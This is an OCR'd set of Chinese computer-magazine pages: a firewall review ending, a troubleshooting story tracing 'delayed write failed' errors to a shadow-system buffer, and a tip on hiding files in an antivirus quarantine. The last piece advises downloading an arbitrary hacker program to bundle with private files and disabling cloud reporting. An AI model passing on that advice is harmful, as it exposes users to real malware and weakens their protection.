在这里可以对防火墙进行一些设置：监控设置，可以设置防火墙开机启动和开启一些监控，这里的密码框保护功能，当勾选上后，我们所有需要输入密码的地方都会有一个绿色的框，可以保护我们输入密码的安全，防止通过钩子函数HOOK.DLL之类对密码的捕获，如图9。日志设置、防火墙安全设置、提示窗口设置、提示设置、升级设置和其它设置就没什么好讲的了。其它设置中的启用任务管理器增强插件，通过调用系统taskmgr.exe进程，显示各进程图标，可以比较直观的看到进程的信息，以方便我们结束进程（如图10所示，就是一个对比）。




图10

换用风云防火墙也有好几天了，使用后感觉还是挺不错的，而且还是免费的，未注册版不支持在线升级，但可以去风云防火墙的主页下载升级包，希望大家都支持国产软件哟！（本文所涉及到的风云防火墙个人版2009、规则包已收录到光盘中）

文章难易度：★★
文章阅读点：遇到"Windows延缓写入失败"情况时分析问题、解决问题的过程

从"Windows延缓写入失败"中解脱

话鱼

最近遇到了一个非常烦人的问题——"Windows延缓写入失败"，我把百度和谷歌翻了个遍，也没有找到解决的方法，不过一次偶然的机会却又让我从这个烦人的问题中解脱了，下面就是我发现根源的过程。

我买了台新电脑，按照旧电脑的标准安装了所有的软件，也使用ghost备份好了三个镜像，然后就开始正式使用这台电脑了，偶然想起要给硬盘所有的分区杀下病毒，所以就使用卡巴斯基扫描了一下。我硬盘上有四个分区，F盘比较大，当卡巴斯基扫描到F盘一半的时候，突然噩梦开始了，托盘区弹出了"Windows－延缓写入失败"的提示，如图1，然后系统就变得极慢，死机了。一开始我还以为是中了网页木马，于是就重启电脑了，因为我安装了影子系统。但是Windows关闭的过程简直是受罪，屏幕上不断弹出延缓写入失败的对话框，如图2。




图1

由于怕系统又出什么问题，我不敢强行关机，只好一个个的点确定，一直点到重启为止。当我重启后再一次扫描F盘时，扫描到一半还是弹出了那个提示，难道是我的系统出了问题？我马上到百度和谷歌上进行了搜索，可网上大部分都说是硬件问题，比如硬盘数据线太长，硬盘就要完了之类的。这下我可郁闷了，刚买的电脑就出了问题，而且是笔记本电脑，该怎么修呢？我又在F盘扫描了一次，还是那个提示，然后死机。想了想，还是算了吧，以后我不使用卡巴斯基扫描F盘就是了。

但是问题远没有结束，后来有次我在上网，也上了有些时候了，突然，托盘又弹出了那个厌烦的提示"Windows延缓写入失败"，然后死机。这下子我也跟着系统一起崩溃了，因为我根本没有使用杀毒软件呀，难道真的是硬件出了问题？那我以后可有的受了，不能再忽视这个问题了，我必须要解决掉它，又上网搜索了很多相关的文章，但大部分还是说硬件问题，但也有人说是杀毒软件后台监控文件的时候，延缓了文件的访问，所以造成了Windows延缓写入失败。看到这儿，我就开始怀疑卡巴斯基了，因为卡巴斯基平时确实是非常负责的，所以很可能是卡巴斯基在监控文件的时候造成了这个问题，这可怎么得了？卸载卡巴斯基，使用其它的杀毒软件？这我可舍不得，因为我认为卡巴斯基的功能很强大，再说自己也使用了这么久了，所以还是忍忍吧，只要这个问题不是频繁出现就行。后来我在卡巴斯基的设置里到处找关于文件监控的东西，关闭了我认为

和Windows延缓写入失败有关的项目，可后来这个问题还是照常出现，我终于是忍无可忍了。网上也有一些和我同命相连的人，有的更换了硬盘，说没心情工作了，有的则说对杀毒软件又爱又恨的等等，反正都很烦。看来我是必须要解决这个问题才行了，一是为自己解脱，二是也能解脱众网友啊！



图2




图3

开始查找原因了，我心想既然是卡巴斯基扫描F盘的时候出现了错误，很可能就是F盘的文件分配表或者文件目录表损坏了，或者是有坏道之类的，因此我就把F盘的文件都备份好后，格式化了F盘，然后又把文件还原，再整理碎片，最后进行磁盘查错，反正我能用上的方法都用上了。再次怀着忐忑不安的心情使用卡巴斯基扫描F盘，最后扫描完成，这时我的心总算放下来了，解决了这个困扰我很久的问题，现在我就能放心的使用这台新电脑了。

但不幸的是，当我某一次又扫描F盘的时候又出现了Windows延缓写入失败，后来在开机开了很久的时候也弹出了那个错误，有时扫描F盘的时候却又不会弹出那个错误，这回我也没辙了，因为这个问题是随机发生的。我只能怀疑是硬件故障，于是就下载了很多检测硬盘、内存、CPU的软件，但是都检测不出什么问题，而且检测硬盘时说硬盘很健康，所以我也就只好继续忍受了，不过一次偶然的机会却又使我看到了希望。

最近我在书上看到了一篇介绍Windows优化大师的文章，我以前也曾使用过Windows优化大师，但感觉没什么用，这次因为文章介绍了Windows优化大师有磁盘检查的功能，于是就下载检查了一下硬盘，当我使用Windows优化大师检查硬盘的时候，提示说临时文件读取错误，然后就是Windows延缓写入失败弹出来了。这下我可高兴了，因为我找到了能发现我硬盘问题的软件。重启电脑后我又使用Windows优化大师检查了硬盘，然后又是临时文件读取出错。这下我把目光投向了卡巴斯基，因为临时文件很可能就是被卡巴斯基给卡住了。后来我又格式化了F盘，又给每个分区查了错，又整理了碎片，然后又使用Windows优化大师检查了硬盘，又出现了那个问题。看来我终于找到了这个错误的触发条件，这下就好办了。

我把系统恢复到了刚装机时的纯净状态，没安装什么软件，然后又使用Windows优化大师检查了硬盘，发现没有弹出错误，我确定是软件系统的问题，并不是硬件系统的问题，这下就放心了。我认为80%就是卡巴斯基的问题了，然后就把系统恢复到安装了基本软件的状态，再次检查硬盘，令我失望也令我惊喜的是，系统并没有弹出Windows延缓写入失败的错误，这说明并不是卡巴斯基的问题。我只好继续恢复系统到安装了所有软件的状态（我在系统纯净的时候、安装了基本软件、安装了所有软件的状态下都进行了备份），再次检查硬盘的时候错误又出现了，这时我猛然想到了可能是影子系统的问题，因为我安装完所有的软件后影子系统是打开了保护功能的，但纯净状态、基本软件状态的时候影子系统的保护功能却是关闭的。我心想应该是影子系统安装错了，或者是影子系统的BUG，然后就又把系统恢复到了纯净状态，试着仔细安装了影子系统，终于发现了问题的根源，如图3。

原来我上次在安装影子系统的时候为了节约资源，把文件缓冲区只设置了512M，而且我把提示也关闭了，出问题的时候看不到提示。现在我终于是豁然开朗了，难怪以前旧电脑上也是使用这个影子系统，却没有出现过这个问题。我把这个地方改成了2048M，安装好后再打开保护，然后再检查硬盘，就没有出现Windows延缓写入失败的错误了。为了证实我自己的想法，我又把系统恢复到安装了所有软件后的状态，然后把一个600多M的文件复制进C盘（因为这个影子系统保护C盘），复制了一会儿后，果然又弹出了Windows延缓写入失败的错误，所以可以肯定是512M缓冲区满了所导致的。最后我把影子系统的保护功能关闭了，再使用Windows优化大师检查硬盘或复制一个600多M的文件到C盘的时候就没有Windows延缓写入失败的错误了。我系统在纯净与基本软件的状态下，影子系统的保护是没开的，这也就是为什么在恢复到纯净与基本软件的状态下，检查硬盘不会出错的原因了。因为这个影子系统是使用文件作为缓冲区的，那个RVSYSTEM.SYS就是缓冲区文件了，我设置了2G，如图4，而以前设置的是512M。在这个影子系统保护状态下，对C盘的所有改动都是在这个缓冲区文件里进行的，没有真正改动C盘源文件，所以就起到了保护C盘的作用。但是当对C盘文件的改动超过了这个缓冲区文件能容纳的大小时，就会使这个缓冲区文件溢出，造成Windows延缓写入失败的现象。所以要卸载这个影子系统再重装，把这个缓冲区文件尽量设置得大一些，比如2G，基本上就能保证不出现这个问题了。





图4

本文没什么技术含量，主要是发泄一下当时很郁闷很失望的心情，为那些曾经也遇到过类似问题的朋友提供一个解决方法，因为我发现遇到这种情况的朋友还不少呢，但都找不出解决的办法。影子系统相信玩黑的小菜们都用过吧，但导致Windows延缓写入失败的原因很复杂，所以本文只适合安装了还原类软件的情况。遇到一些棘手的问题还是不能强忍啊，也不要太依靠别人的解决方法，要自己动手，丰衣足食。

巧用杀毒软件保护隐藏文件



痛苦的人

自从“艳照门”事件爆发以后，人们就加强了对系统中隐私文件的保护，毕竟在计算机中数据总是最珍贵的，很多用户想出了各种保护文件的方法，比如文件隐藏、文件加密、文件变形等，但是这些方法往往都需要使用第三方工具，我今天就要向大家介绍一种新的方法，那就是使用系统的杀毒软件来保护我们的重要文件。

一、文件隐藏原理

众所周知，所有的杀毒软件在安装完成后，在磁盘中都会创建一个“病毒隔离区”，当杀毒软件检测到对系统有危害的文件时，就会将这些文件从磁盘原位置移动到隔离区里面，这样一来，这些病毒文件纵有天大的本领也无法对系统进行破坏了。我们要利用的就是这一点，将重要的文件存放到隔离区中来进行保护。比如我使用的金山毒霸2009，在安装完成后，就会在系统的C盘生成一个Krecycle目录，这就是金山毒霸指定的病毒隔离目录。如果大家使用的是其它的杀毒软件，那么可以根据后面的内容来进行参考操作。

二、文件隐藏操作

首先从网上任意下载一个黑客程序，将该程序和隐私文件进行打包压缩，然后利用金山毒霸进行查杀，由于压缩包中包括了黑客软件，所以金山毒霸就会将其认定为病毒，并将其删除后移动到病毒管理区中。如果你连黑客软件也懒得找，那么还可以在“金山毒霸病毒隔离系统”窗口中单击工具栏上的“添加文件”按钮，这样就会打开“添加文件到隔离区”窗口，选择要保护的重要文件并选择“删除被隔离的原始文件”选项，然后单击“添加”按钮就可以在隔离系统窗口中看到添加进来的文件了，如图1。不过我还是觉得将其和黑客程序进行捆绑的方法比较好，这样当其他人对隔离系统中的文件进行还原的时候，杀毒软件的实时监控功能就会马上再将其移动到隔离系统中。




图1

三、文件还原操作

此时，我们返回到被保护文件原来所处的位置，就会发现这些重要文件竟然神奇的消失了，而且使用系统的搜索功能对整个硬盘进行查找，也不会有任何结果，这就实现了我们想要的效果。即使是进入到Krecycle目录中，由于文件信息被进行了特殊的压缩，所以从文件夹中复制出来将无法正常的使用。因此要想使用该文件的话，只能在运行金山毒霸主程序后点击“工具”菜单中的“病毒隔离系统”命令，然后在弹出的窗口中就可以看到被隔离的文件信息，选择这个指定的文件，点击“还原文件”就可以将其还原到指定的位置了。

四、关闭自动上传

但是利用病毒隔离系统来隐藏文件，虽然操作起来非常简单，但同时也存在着一个非常大的安全问题，因为现在的主流杀毒软件，基本上都启用了“云安全”计划，这样当杀毒软件分析到病毒文件后，就会自动将其上传到服务商的服务器中，这样就有可能造成隐私文件的泄露，因此我们要将杀毒软件的“云安全”功能关闭。单击“工具”菜单中的“综合设置”命令，在弹出的窗口中选择“其他设置”选项，然后在右侧窗口中将“参与系统安全增强计划”前面的勾去掉即可，如图2。这样我们就可以让隐私文件放心的躺在系统之中了。

